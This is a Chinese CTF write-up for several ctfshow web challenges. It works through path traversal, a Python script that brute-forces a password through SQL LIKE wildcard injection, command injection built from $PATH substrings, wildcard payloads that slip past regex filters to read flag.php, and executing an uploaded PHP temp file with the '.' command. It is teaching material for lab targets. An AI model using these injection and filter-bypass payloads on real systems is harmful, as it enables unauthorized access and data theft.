
☑ Post Data ■ Referrer

```
url=a://ctfshow.com/../../../../../../../fl0g.txt
```

web3_莫负婵娟


提示：环境变量 +linux字符串截取 + 通配符

首先拿到题目是一个登录界面，查看源码得到信息：



```html
            </div>
        </div>
</div>
<!--注意：正式上线请删除注释内容！ -->
<!-- username yu22x -->
<!-- SELECT * FROM users where username like binary('$username') and password like binary('$password')-->
</body>
```

> 发现是like模糊查询，可以使用 `%` 匹配多个字符，`_` 匹配单个字符。
> 尝试后发现 `%` 被过滤，不过下划线 `_` 并没有被过滤。
> 这里就需要猜测password的位数了，最后爆出密码有32位。如果小于或大于32个_都会报wrong username or password。只有正确匹配才会显示I have filtered all the characters. Why can you come in? get out!



POST http://01a0d419-a06a-48de-b123-a27b8703807e.chall.ctf.show/login.php

Params
Authorization
Headers (9)
Body
Pre-request Script
Tests
Settings
○ none ○ form-data ● x-www-form-urlencoded ○ raw ○ binary ○ GraphQL


	KEY	VALUE	DESCRIPTION
☑	username	yu22x	
☑	password	_______________________________	
	Key	Value	Description

Status: 200 OK Time: 72 ms

I have filtered all the characters. Why can you come in? get out!

使用师傅写的脚本跑：


```python
import requests
import string

strs = string.digits+string.ascii_letters
url = 'http://01a0d419-a06a-48de-b123-a27b8703807e.chall.ctf.show/login.php'

pwd = ''
for i in range(32):
 print('i = '+str(i+1),end='\t')
 for j in strs:
  password = pwd + j + (31-i)*'_'
  data = {'username':'yu22x','password':password}
  r = requests.post(url,data=data)
  if 'wrong' not in r.text:
   pwd += j
   print(pwd)
   break
```


like模糊测试.py ×
C: > Users > Administrator > Desktop > a > like模糊测试.py > ...
问题
输出
调试控制台
终端
https://blog.csdn.net/bmth666

```python
import requests
import string

strs = string.digits+string.ascii_letters
url = 'http://01a0d419-a06a-48de-b123-a27b8703807e.chall.ctf.show/login.php'

pwd = ''
for i in range(32):
    print('i = '+str(i+1),end='\t')
    for j in strs:
        password = pwd + j + (31-i)*'_'
        data = {'username':'yu22x','password':password}
        r = requests.post(url,data=data)
        if 'wrong' not in r.text:
            pwd += j
            print(pwd)
            break
```

```
i = 26  67815b0c009ee970fe4014abaa
i = 27  67815b0c009ee970fe4014abaa3
i = 28  67815b0c009ee970fe4014abaa3F
i = 29  67815b0c009ee970fe4014abaa3Fa
i = 30  67815b0c009ee970fe4014abaa3Fa6
i = 31  67815b0c009ee970fe4014abaa3Fa6A
i = 32  67815b0c009ee970fe4014abaa3Fa6A0
```

得到密码`67815b0c009ee970fe4014abaa3Fa6A0`，登录进入，发现



01a0d419-a06a-48de-b123-a27b8703807e.chall.ctf.show/P1099.php

`Normal connection`表示正常连接
`Abnormal connection`表示异常连接
`evil input`表示被过滤了

感觉像是命令执行，但发现很多字符串都被过滤了，爆破一下康康有什么没有被过滤
发现：


> 小写字母全被过滤。大写字母、数字、`$`、`:`、`?`、`{}`没被过滤

linux里有一个环境变量$PATH，可以用它来构造小写字母执行命令。



```
bi0x@ubuntu:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
bi0x@ubuntu:~$ 
```


首先`ls`，即`0;${PATH:5:1}${PATH:2:1}`



```
0;${PATH:5:1}${PATH:2:1}

Normal connection

HTTP/1.1 200 OK Server: nginx/1.16.1 Date: Mon, 05 Oct 2020 11:36:25 GMT Content-Type: text/html; charset=UTF-8 Connection: keep-alive X-Powered-By: PHP/7.3.11 P1099.php flag.php index.php login.php style.css style2.css
```

最后`nl flag.php`，即`0;${PATH:14:1}${PATH:5:1} ????.???`

也可以构造`cat flag.php`：`${PATH:23:1}${PWD:2:1}${HOME:12:1} ????.???`



view-source:http://01a0d419-a06a-48de-b123-a27b8703807e.chall.ctf.show/P1099.php
试
ctf
哔哩哔哩 (゜- ゜)つロ ...
网易邮箱6.0版
CSDN - 专业开发者社...
白马探花666 - 博客园
代码在线运行 - 在线...
安全

```
<!DOCTYPE html>
<html lang="zh-cn">
<head>
    <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
    <link rel="stylesheet" href="style.css">
</head>
<body>

    <div style="width:400px;height:10px;margin:100px auto">
        <form action='' method=post>
            <input type='text' name='ip' placeholder="内部网络测试专用（请输入ip）">
        </form>
    </div>
</body>

<div align="center">Normal connection</div>.</br><div align="center">HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 05 Oct 2020 11:40:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.11

     1  <?php
     2  $flag="flag{6b45b3e2-dc78-4e36-8ce8-f4ee076cb2a8}";
     3  ?>
</div>
```

最后师傅们出的题都很有意思，学到了很多，感谢师傅们

参考：

ctfshow-月饼杯WP

ctfshow月饼杯 web wp

WEB入门

看到一些有意思的题就做一做，主要是太菜了想提高自己(orz)

web55


题目给出了源码：

```php
<?php
if(isset($_GET['c'])){
    $c=$_GET['c'];
    if(!preg_match("/\;|[a-z]|\`|\%|\x09|\x26|\>|\</i", $c)){
        system($c);
    }
}else{
    highlight_file(__FILE__);
}
```

base64

我们就可以通过通配符进行匹配命令执行查看flag.php


payload： `?c=/???/????64 ????.???` 即 `/bin/base64 flag.php`



82b33b12-a7bb-46b5-b44e-226bec821be7.chall.ctf.show/?c=%2f???%2f????64 ????.???

PD9waHANCg0KLyoNCiMgLSotIGNvZGluZzogdXRmLTggLSotDQojIEBBdXRob3I6IGgxeGENCiMg QERhdGU6ICAgMjAyMC0wOS0wNyAxOTo0MDo1Mw0KIyBATGFzdCBNb2RpZmllZCBieTogICBoMXhh
DQojIEBMYXN0IE1vZGlmaWVkIHRpbWU6IDIwMjAtMDktMDcgMTk6NDE6MDANCiMgQGVtYWlsOiBo MXhhQGN0ZmVyLmNvbQ0KIyBAbGluazogaHR0cHM6Ly9jdGZlci5jb20NCg0KKi8NCg0KDQokZmxh
Zz0iZmxhZ3thNDMyZjVlNy1hMjIwLTRiZWUtODA0Ni1hYzE3NWVhNTQyNmN9Ijs=

最后解码即可



明文:

```
<?php

/*
# -*- coding: utf-8 -*-
# @Author: h1xa
# @Date:   2020-09-07 19:40:53
# @Last Modified by:   h1xa
# @Last Modified time: 2020-09-07 19:41:00
# @email: h1xa@ctfer.com
# @link: https://ctfer.com

*/


$flag="flag{a432f5e7-a220-4bee-8046-ac175ea5426c}";
```

BASE64:


PD9waHANCg0KLyoNCiMgLSotIGNvZGluZzogdXRmLTggLSotDQojIEB
BdXRob3I6IGgxeGENCiMg
QERhdGU6ICAgMjAyMC0wOS0wNyAxOTo0MDo1Mw0KIyBATGFzdC
BNb2RpZmllZCBieTogICBoMXhh
DQojIEBMYXN0IE1vZGlmaWVkIHRpbWU6IDIwMjAtMDktMDcgMTk6N
DE6MDANCiMgQGVtYWlsOiBo
MXhhQGN0ZmVyLmNvbQ0KIyBAbGluazogaHR0cHM6Ly9jdGZlci5jb20
NCg0KKi8NCg0KDQokZmxh
Zz0iZmxhZ3thNDMyZjVlNy1hMjIwLTRiZWUtODA0Ni1hYzE3NWVhNTQ
yNmN9Ijs=

bzip2


我们可以通过该命令压缩 flag.php 然后进行下载

payload： `?c=/???/???/????2 ????.???` 也就是 `/usr/bin/bzip2 flag.php`

然后访问 `/flag.php.bz2` 进行下载



82b33b12-a7bb-46b5-b44e-226bec821be7.chall.ctf.show/flag.php.bz2



正在打开 flag.php.bz2

您选择了打开：

flag.php.bz2

文件类型： WinRAR 压缩文件管理器 (245 字节)

来源： ...33b12-a7bb-46b5-b44e-226bec821be7.chall.ctf.show

您想要 Firefox 如何处理此文件?

● 打开，通过(O) WinRAR 压缩文件管理器 (默认)

○ 保存文件(S)

p神，yyds


> `.` 或者叫period，它的作用和source一样，就是用当前的shell执行一个文件中的命令。比如，当前运行的shell是bash，则 `. file` 的意思就是用bash执行file文件中的命令。
> 用. file执行文件，是不需要file有x权限的。那么，如果目标服务器上有一个我们可控的文件，那不就可以利用.来执行它了吗？
> 这个文件也很好得到，我们可以发送一个上传文件的POST包，此时PHP会将我们上传的文件保存在临时文件夹下，默认的文件名是/tmp/phpXXXXXX，文件名最后6个字符是随机的大小写字母。
> 大写字母位于 `@` 与 `[` 之间：利用 `[@-[]` 来表示大写字母

那么构造一个POST请求

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>POST数据包POC</title>
</head>
<body>
<form action="http://a549c521-fb74-495d-995d-8521b7ea82e8.chall.ctf.show/" method="post" enctype="multipart/form-data">
<!--链接是当前打开的题目链接-->
    <label for="file">文件名：</label>
    <input type="file" name="file" id="file"><br>
    <input type="submit" name="submit" value="提交">
</form>
</body>
</html>
```

进行抓包，并传入post数据，payload：`?c=.+/???/????????[@-[]`

```
#!/bin/sh
cat flag.php
```



